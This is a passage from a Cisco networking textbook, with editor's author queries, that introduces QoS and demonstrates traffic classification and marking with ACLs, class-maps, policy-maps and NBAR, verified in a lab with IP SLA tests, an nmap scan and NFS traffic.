       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
```

```
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
LC  2002::1/128 [0/0]
     via Loopback0, receive
EX  2002::3/128 [170/3925333]
     via FE80::A8BB:CCFF:FE00:200, Ethernet0/0
C   2002:12::/64 [0/0]
     via Ethernet0/0, directly connected
L   2002:12::1/128 [0/0]
     via Ethernet0/0, receive
EX  2002:23::/64 [170/3925333]
     via FE80::A8BB:CCFF:FE00:200, Ethernet0/0
L   FF00::/8 [0/0]
     via Null0, receive
Router1#
```

From Router3, you can see the external routes in OSPF:

```
Router3#show ipv6 route
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
OE2 2002::1/128 [110/20]
     via FE80::A8BB:CCFF:FE00:210, Ethernet0/1
LC  2002::3/128 [0/0]
     via Loopback3, receive
OE2 2002:12::/64 [110/20]
     via FE80::A8BB:CCFF:FE00:210, Ethernet0/1
C   2002:23::/64 [0/0]
     via Ethernet0/1, directly connected
L   2002:23::3/128 [0/0]
     via Ethernet0/1, receive
L   FF00::/8 [0/0]
     via Null0, receive
Router3#
```

A ping from Router1 Loopback0 to Router3 Loopback3 is successful:

```
Router1#ping 2002::3 source Loopback0
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2002::3, timeout is 2 seconds:
Packet sent with a source address of 2002::1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
Router1#
```

Author Queries

Chapter No.: 14 0005078434

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Advanced routing topics include…" is okay.	
AU2	Please check if "actual ratio between the EIGRP metrics" is okay as edited.	
AU3	Please check if edit to sentence starting "This is useful when…" is okay.	
AU4	Please check if "The metric can also be set as follows:" should be in normal (text) font instead.	
AU5	Please check if "to break ties" is okay as edited.	
AU6	Please check if edit to sentence starting "Note that it is…" is okay.	
AU7	Please check if "STATEFUL Client" after introductory sentence "The **ipv6 address dhcp** command …" and before code can be formatted in code font.	
AU8	Please check if "IPv4 packet destination to 192.168.2.1" should be changed to "IPv4 destination packet in 192.168.2.1".	
AU9	Please check if "Let's view some other information. " should be formatted in normal (text) font and hence can be edited.	
AU10	Please check if "Our tunnel is up." should be in normal (text) font instead.	
AU11	Please check if "We establish the ISAKMP protection policy with priority 1." and "Now specify to use AES encryption with 256-bit keys." should be formatted in normal (text) font instead.	
AU12	Please check if "IPSec tunnel's endpoints" is okay as edited.	
AU13	Please check part "the set of which define" of sentence starting "The IKEv2 policy defines…" for completeness.	
AU14	Please check if "The IKEv2 policy can" is okay as edited.	
AU15	Please check if sentence starting "Peers can be configured…" should be formatted in normal (text) font and hence can be edited.	
AU16	Please check if sentence starting "We used an asymmetric…" should be formatted in normal (text) font and hence can be edited.	
AU17	Please check if "**IKEv2 Smart Default Example**" is okay as edited.	
AU18	Please check if "Now we will use" is okay as edited.	
AU19	Please check if edit to sentence starting "As you can see…" is okay.	

CHAPTER 15

QoS

Intro to QoS

The objective of this chapter is to discuss the practical implementation and testing of QoS policies at an introductory level. For an in-depth discussion, I suggest Cisco QoS Exam Certification Guide, Second Edition, by Cisco Press. With that being said, let us begin. Why is QoS needed? QoS is needed for delay-sensitive traffic such as video, voice, and real-time applications to allow network devices along the path to give a given type of traffic priority in processing and forwarding. To be able to perform QoS, a device needs to place marked traffic into queues where each queue is given a specific processing treatment and/or processing priority. How to determine if your network needs QoS? Common signs are

- Slow application during peak hours
- Slow file transfers
- Freezing video
- Voice call breakups
- Disconnected calls
- Hard-to-understand voice call audio
- Audio not in sync with the video
- Video being pixelated or displaying erratically

The way QoS alleviates network application performance issues is by manipulating the characteristics of bandwidth, delay, packet loss, and jitter. QoS mechanisms manipulate these characteristics by assigning dedicated bandwidth to marked traffic, assigning marked traffic to priority queues to minimize delay, specifying how many times a priority queue is served to minimize jitter, and randomly dropping low-priority queue traffic that is packet loss tolerant to free up resources. Note that the algorithms used to free up queue resources will select traffic that is low priority (non-marked) and packet loss tolerant (generally TCP based). An example of this is email or SMTP over TCP packets; TCP-based non-real-time protocols are the best choice since TCP implements retransmissions as part of the protocol. The basic tenet of QoS policies is classification and marking that are to identify traffic that should be processed differently than regular traffic. After classification and marking are achieved, there are two ways to implement the QoS policies. The first way is to perform the QoS processing; by processing, we mean the actual priority queue assignments and bandwidth allocation at the edge prior to the traffic entering the high-speed backbone, similar to an EZ lane toll before getting into the highway (priority through the chokepoint). The second method is to apply the policy throughout the network to ensure that every node on the network processes the marked traffic the same way, similar to a highway with an HOV lane (priority through the entire journey). Applying and

AU1

AU2

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_15

enforcing QOS policy and bandwidth reservations through the entire scope of the network will usually involve utilizing the RSVP, and thus that type of implementation is out of the book's scope. We are going to focus in this chapter on applying and enforcing QoS policy at the edge toward the backbone or ISP.

The tools used to manipulate the network characteristics of bandwidth, delay, packet loss, and jitter are

- Queuing
- Shaping and/or policing
- Congestion avoidance
- Link efficiency
- Call admission control

To understand when and where to implement QoS, we must first understand the different types of delay that a packet experiences while traversing the network:

- Serialization delay
  - Serialization delay is fixed. Serialization delay is the time taken to encode a packet for transmission on the physical interface.
- Propagation delay
  - Propagation delay is fixed. Propagation delay is the time that takes the signal to traverse the physical medium. This is governed by the physical properties of the medium.
- Queuing delay
  - Queuing delay is variable. Queuing delay refers to the processing delay as packets await processing in each hop along the network path. This is one of the aspects we can alter with QoS policies since we can choose to optimize how the device packet queues process the packets.
- Forwarding/processing delay
  - Forwarding delay is variable. Forwarding delay refers to the time from which the packet is received to the time it is placed in the output queue. The time spent on queues including the output queue is part of the queuing delay. Forwarding delays are improved with things like Cisco Express Forwarding (CEF), and processing delays are improved by carefully making sure that no or minimal CPU processing is required.
- Shaping delay
  - Shaping delay is variable. Shaping delay refers to the delay purposely added to slow traffic down to a rate different from the received rate to avoid packet drops. This commonly occurs when the physical interface speed is higher than the actual transport data rate.
- Network delay
  - Network delay is variable. Network delay refers to the delay experienced as the packets traverse the service provider networks. Generally, from the perspective of the enterprise engineer, there is little that can be done about network delay.

AU3

AU4

- Codec delay
  - Codec delay is fixed. This refers to the time it takes to process and convert an analog signal into its digital equivalent. In practicality, it refers to the delay in processing audio and video signals from voice over IP and video teleconferencing. To give a general idea, changing the codec from G.711 (64 Kbps) to G.723.1 (5.3 Kbps) results in a reduction of packet size of 140 bytes, but it also results in a reduction of audio quality. A carefully chosen codec can help alleviate the amount of data sent over the network and thus reduces delay in general by virtue of the smaller packets being processed.
- Compression delay
  - Compression delay is variable. Compression delay refers to the time it takes an algorithm to reduce the amount of data needed to accurately reproduce the signal at the receiving end. Compression is another element we can easily control in our network along with queuing delay and codecs to help us reduce the amount of data sent over the network and thus reduce overall delay.

Codec and compression delay improvements are generally done at the source of the traffic; however, there are also network application accelerators that can be placed in the path of the traffic to assist with improving the delay by providing application compression and/or protocol acceleration. Protocol acceleration refers to shortening protocol handshakes in order to reduce the time to establish an application session. An example of such network application accelerator is Riverbed's SteelHead. In this chapter, codecs, compression, and network application acceleration will not be discussed.

AU5

Classifications and Markings

Before we discuss the tools available for packet and frame markings, let us understand what we will be marking. The importance of a packet is reflected by the IP Type of Service (TOS) field.

AU7

Figure 15-1. *IP TOS field*

The problem with the IP TOS field is that depending on the system, it can be interpreted as IP precedence or as DSCP for greater differentiated services resolution. For this reason, one of the important aspects to keep in mind with QoS marking is to normalize all packet TOS values to the same interpretation used to drive the QoS policy, be it DSCP or IP precedence. In order to normalize the TOS field, we must first classify and mark the packets. The process of marking the packets is the part that assists us to normalize the TOS field interpretation and to perform the required actions on the packets to achieve an expedited

processing of the packets through the network. To classify packets, we need to utilize the classification tools afforded by IOS divided into two main areas: a) class-based marking (CB marking) and b) Network-Based Application Recognition (NBAR). Under CB marking, there are a few tools that can be used to mark packets:

- Access lists
- Input interface
- IP precedence value
- MAC address, source and/or destination
- DSCP
- RTP port ranges
- MPLS experimental value
- CoS value (CoS is the Ethernet header field used to specify Class of Service)
- Packet length
- QoS groups

CB marking is generally an optimization to match commonly used header fields. On the other hand, NBAR allows to match on more advanced protocol-specific values or conditions, for example:

- Match on RTP audio or video or payload type
- Match on HTTP URL or host or MIME types
- Match on Citrix app

Without dwelling too much in detail on the vast the options for matching protocols specifics are with NBAR we would at least give a hint on been able to recognize which classification tools are CB vs which ones are NBAR. Basically, any "match protocol" condition is an NBAR classification condition.

Let us immediately jump to a basic example of classification and marking using the most common tool, ACLs.



Figure 15-2. *Simple topology. QoS application point on G0/1 of R1*

Figure 15-2 illustrates a quite simple topology. The intent is to classify HTTP traffic from LAN1 with IP precedence 2 values at R1. Normally, it is best to classify and mark packets as close to the source of the traffic as possible, but for the purpose of this example, we will perform the operations on R1.

The first step is to classify the traffic. For this, we use an IP access list:

```
R1(config)#do sh run | s ip access.*HTTP
ip access-list extended HTTP_LAN1
 permit tcp 192.168.1.0 0.0.0.255 eq www any
```

The extended *IP access list* we just constructed is going to be used in conjunction with a class-map. A classification map or "class-map" is used to give context to the conditions embedded in it so that those conditions will be used for the purpose of classifying traffic:

```
R1(config)#do sh run | s class-map.*HTTP
class-map match-all HTTP-Map
 match access-group name HTTP_LAN1
```

A simple way to interpret the preceding *class-map* construct is to think that all traffic matching the ACL HTTP_LAN1 will be used for classification purposes. Now it is important to note that *class-map* implements logical operations of all conditions, which can be more than one, contained within it. The default behavior of a *class-map* is to implement a logical "AND" of all conditions contained within it. This is denoted by the *match-all* keyword. However, if you wish to classify based on any of the conditions that have been met, then a logical "OR" operation is the correct way to go, and this is implemented by using the *match-any* keyword. Let's say, for example, we also wanted to match traffic for classification that matches TCP port 80 (HTTP) and NFS traffic. Adding an NBAR-based classification, our class-map will look like this:

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```
R1(config)#do sh run | s class-map.*Map2
class-map match-any HTTP-NFS-Map2
 match access-group name HTTP_LAN1
 match protocol nfs
```

It is important to note that to use NBAR functionality, we must enable *ip nbar protocol-discovery* on all egress interfaces that serve transit traffic:

AU10

```
R1(config-pmap)#do sh run | s 0/1
interface GigabitEthernet0/1
 ip address 192.168.11.254 255.255.255.0
 ip nbar protocol-discovery
```

Finally, all markings on the classified traffic occur in a *policy-map*. A *policy-map* is composed of class-maps. You can have one or more class-maps in a *policy-map*. In the *policy-map* is where all packet manipulations are defined. To provide a better analogy of how each element relates to, say, a programming language

ACLs and IP NBAR match protocol conditions are analogous to variables.

Class-maps are analogous to logical operations to perform on the variables.

Policy-maps are analogous to if/then conditions.

For example, continuing with our simple example or setting IP precedence value of 2 to all NFS or HTTP traffic from LAN1, our *policy-map* would look like this:

```
R1(config)#do sh run | s policy-map
policy-map QOS-TEST1
 class HTTP-NFS-Map2
  set ip precedence 2
 class class-default
```

From the standpoint of programmable logic, the preceding statement would read as follows: if the conditions set on class-map HTTP-NFS-Map2 are true, meaning that either the traffic originates from 192.168.1.0/24 and it is TCP traffic destined to port 80 or the traffic is NFS traffic, then apply precedence 2.

We have thus far defined the basis of traffic classification. In our example, we are using an ACL and NBAR in a *class-map*. We then define the operations to be performed in the *policy-map* for the traffic matching any of the conditions of *class-map match-any HTTP-Map2*. To finalize our implementation, we need to activate the *policy-map QOS-TEST1* by assigning it to an interface along with the direction of the traffic to be classified and marked:

```
R1(config-if)#do sh run | s 0/1
interface GigabitEthernet0/1
 ip address 192.168.11.254 255.255.255.0
 ip nbar protocol-discovery
 service-policy input QOS-TEST1
```

Now our simple QoS policy has been applied, and it will change the IP precedence value to 2 of all incoming HTTP traffic from 192.168.1.0/24 or all incoming NFS traffic into interface G0/1 of R1. Since all implementations should always be verified, let us discuss the various options to test our simple QoS policy.

First, we are going to start with the show commands:

```
R1#sh policy-map interface g0/1 input
 GigabitEthernet0/1

  Service-policy input: QOS-TEST1

    Class-map: HTTP-NFS-Map2 (match-any)
      84 packets, 106415 bytes
      5 minute offered rate 1000 bps, drop rate 0000 bps
      Match: access-group name HTTP_LAN1
        84 packets, 106415 bytes
        5 minute rate 1000 bps
      Match: protocol nfs
        0 packets, 0 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 84

    Class-map: class-default (match-any)
      270 packets, 123889 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: any
```

As shown by the preceding *show policy-map* command, we have generated some traffic matching the ACL HTTP_LAN1 inside the class-map HTTP-Map2. Now in our case, we have a real web server to test, but what if you are setting the policy in a lab and you do not have a real web server? Well, you can generate traffic using another TCP application and target port 80, like Telnet to port 80, or you can use a traffic generator like Ostinato. One more way is to set up a temporary IP SLA. It is important to note that sending TCP traffic to port 80 using another protocol other than HTTP will fool the ACL method for classification, but it will not fool the NBAR protocol recognition engine. To test this, we are going to use an SLA between switch LAN2 and switch LAN1 to simulate a client-server scenario. Switch LAN2 will simulate the client, and switch LAN1 will simulate the web server.



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Figure 15-3. *Using SLAs to test QoS policies*

First, we need to set up a tcp-connect-type SLA from source VLAN2 (192.168.2.254) on switch LAN2 to switch LAN1 VLAN1 (192.168.1.254) port 80. We first enable the ability of switch LAN1 to respond to SLAs:

```
LAN1(config)# ip sla responder
```

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```
Second, we enable the tcp-connect SLA on switch LAN2.

LAN2#sh run | s ip sla
ip sla 1
 tcp-connect 192.168.1.254 80 source-ip 192.168.2.254
 timeout 5000
 frequency 5
ip sla schedule 1 life forever start-time now
```

The *ip sla 1* command sets up the IP SLA configuration mode. Notice that we specify the target address and target port and the source IP to be used when generating the traffic. We also specify the frequency of the test in seconds and the timeout window in milliseconds to receive a successful response. We then schedule the time to run our SLA test:

```
R1#sh policy-map interface g0/1 input
 GigabitEthernet0/1

  Service-policy input: QOS-TEST1

    Class-map: HTTP-NFS-Map2 (match-any)
      1389 packets, 184775 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: access-group name HTTP_LAN1
        1389 packets, 184775 bytes
        5 minute rate 0 bps
      Match: protocol nfs
        0 packets, 0 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 1389

    Class-map: class-default (match-any)
```

```
        12651 packets, 1188067 bytes
        5 minute offered rate 0000 bps, drop rate 0000 bps
        Match: any
```

As noticed in the *show policy-map interface g0/1 input* command, our simulated traffic is able to satisfy the requirements for the ACL to interpret the traffic as HTTP. However, we now will do the same test with another SLA to attempt to simulate NFS traffic. Before we start, we must determine how IP NBAR recognizes NFS traffic:

```
R1(config-cmap)#do sh ip nbar protocol-id nfs

Protocol Name              id            type
-----------------------------------------------
nfs                       2049          L4 IANA

R1(config-cmap)#do sh ip nbar protocol-attribute nfs

            Protocol Name : nfs
                encrypted : encrypted-no
                   tunnel : tunnel-no
                 category : file-sharing
             sub-category : file-transfer
        application-group : other
           p2p-technology : p2p-tech-no
            traffic-class : bulk-data
       business-relevance : business-relevant
```

The preceding show commands for *ip nbar* allow us to take a peek into the criteria being used by *ip nbar* to categorize traffic. It's worth mentioning that the actual implementation is part of a precompiled protocol pack; however, we can see that it is expecting the application to be running on either TCP or UDP (L4 IANA) port 2049. Since this is the case, we can use a *udp-echo* SLA and a *tcp-connect* SLA, both destined to port 2049 on switch LAN1:

```
LAN2#sh run | s ip sla.*(3|2)
ip sla 2
 tcp-connect 192.168.1.254 2049 source-ip 192.168.2.254
 timeout 5000
 frequency 5
ip sla schedule 2 life forever start-time now
ip sla 3
 udp-echo 192.168.1.254 2049 source-ip 192.168.2.254
 frequency 5
ip sla schedule 3 life forever start-time now
```

IP SLA 2 and IP SLA 3 are generating traffic to simulate NFS traffic; however, since we have NBAR protocol recognition enabled, this type of nonconforming traffic will not be interpreted as true NFS traffic by NBAR:

```
LAN2#sh ip sla statistics
IPSLAs Latest Operation Statistics

IPSLA operation id: 1
        Latest RTT: 6 milliseconds
```

```
Latest operation start time: 21:10:12 UTC Thu Aug 13 2020
Latest operation return code: OK
Number of successes: 684
Number of failures: 0
Operation time to live: Forever

IPSLA operation id: 2
        Latest RTT: 6 milliseconds
Latest operation start time: 21:10:09 UTC Thu Aug 13 2020
Latest operation return code: OK
Number of successes: 643
Number of failures: 0
Operation time to live: Forever

IPSLA operation id: 3
        Latest RTT: 4 milliseconds
Latest operation start time: 21:10:11 UTC Thu Aug 13 2020
Latest operation return code: OK
Number of successes: 216
Number of failures: 0
Operation time to live: Forever
```

AU12 Even though the SLAs are correctly performing the simulated traffic on both UDP and TCP port 2049, traffic has not been recognized as NFS:

```
R1#show policy-map interface g0/1 input
 GigabitEthernet0/1

  Service-policy input: QOS-TEST1

    Class-map: HTTP-Map2 (match-any)
      21 packets, 1260 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: access-group name HTTP_LAN1
        21 packets, 1260 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 21

    Class-map: NFS-MAP (match-any)
      0 packets, 0 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: protocol nfs
        0 packets, 0 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 0

    Class-map: class-default (match-any)
```

```
        807 packets, 152427 bytes
        5 minute offered rate 0000 bps, drop rate 0000 bps
        Match: any
```

For our next example, we will enable the NFS service on the Winserver, generate some real NFS traffic, and recheck our policy for proper classification and marking.



Figure 15-4. *Enabling NFS server on Winserver on LAN1*



Figure 15-5. *Sharing NFS_FOLDER via NFS*

```
root@kali:~# nmap -sV 192.168.1.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-08-13 17:47 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0060s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-d
s
2049/tcp open  mountd        1-3 (RPC #100005)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft
:windows
```

Figure 15-6. *Using NMAP to verify that the NFS service is running on port 2049 as expected by NBAR*

```
root@kali:~# showmount -e 192.168.1.1
Export list for 192.168.1.1:
/NFS_FOLDER (everyone)
```

Figure 15-7. *Using Linux NFS utilities to ensure the NFS share NFS_FOLDER is accessible*

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


Figure 15-8. *Mounting the NFS share on the Linux Kali client*

```
R1#sh policy-map interface g0/1 input
 GigabitEthernet0/1

  Service-policy input: QOS-TEST1

    Class-map: HTTP-Map2 (match-any)
      1775 packets, 113687 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: access-group name HTTP_LAN1
        1775 packets, 113687 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 1775

    Class-map: NFS-MAP (match-any)
      647 packets, 76078 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: protocol nfs
        647 packets, 76078 bytes
        5 minute rate 0 bps
      QoS Set
        precedence 2
          Packets marked 647

    Class-map: class-default (match-any)
      6459 packets, 555177 bytes
      5 minute offered rate 0000 bps, drop rate 0000 bps
      Match: any
```

After preparing and accessing the NFS share, we can finally see that now real NFS traffic has been generated and that NBAR correctly categorizes the traffic. We can also see the difference in our packet capture results from R1's G0/0 interface.




Figure 15-9. *Correctly classified and marked NFS traffic between a Linux client and the Winserver marked as IP precedence 2 value*




Figure 15-10. *IP SLA test between switch LAN2 and switch LAN1 to simulate NFS traffic, which is not recognized as real NFS traffic by IP NBAR and thus not marked with IP precedence 2 value*

As a final note, when writing your classification and marking policy, it is best to use a combination of ACL and IP NBAR when possible to accurately designate both the allowed sources and the type of traffic that you wish to mark for QoS policy enforcement; otherwise, it is possible to impersonate QoS sources in order to get QoS treatment like getting DSCP expedite forwarding markings on your Netflix traffic.

Policing and Shaping

Before we discuss policing and shaping, we must first realize the ways in which we can easily optimize traffic delay through the network:

- Minimize network device queuing and processing delay.
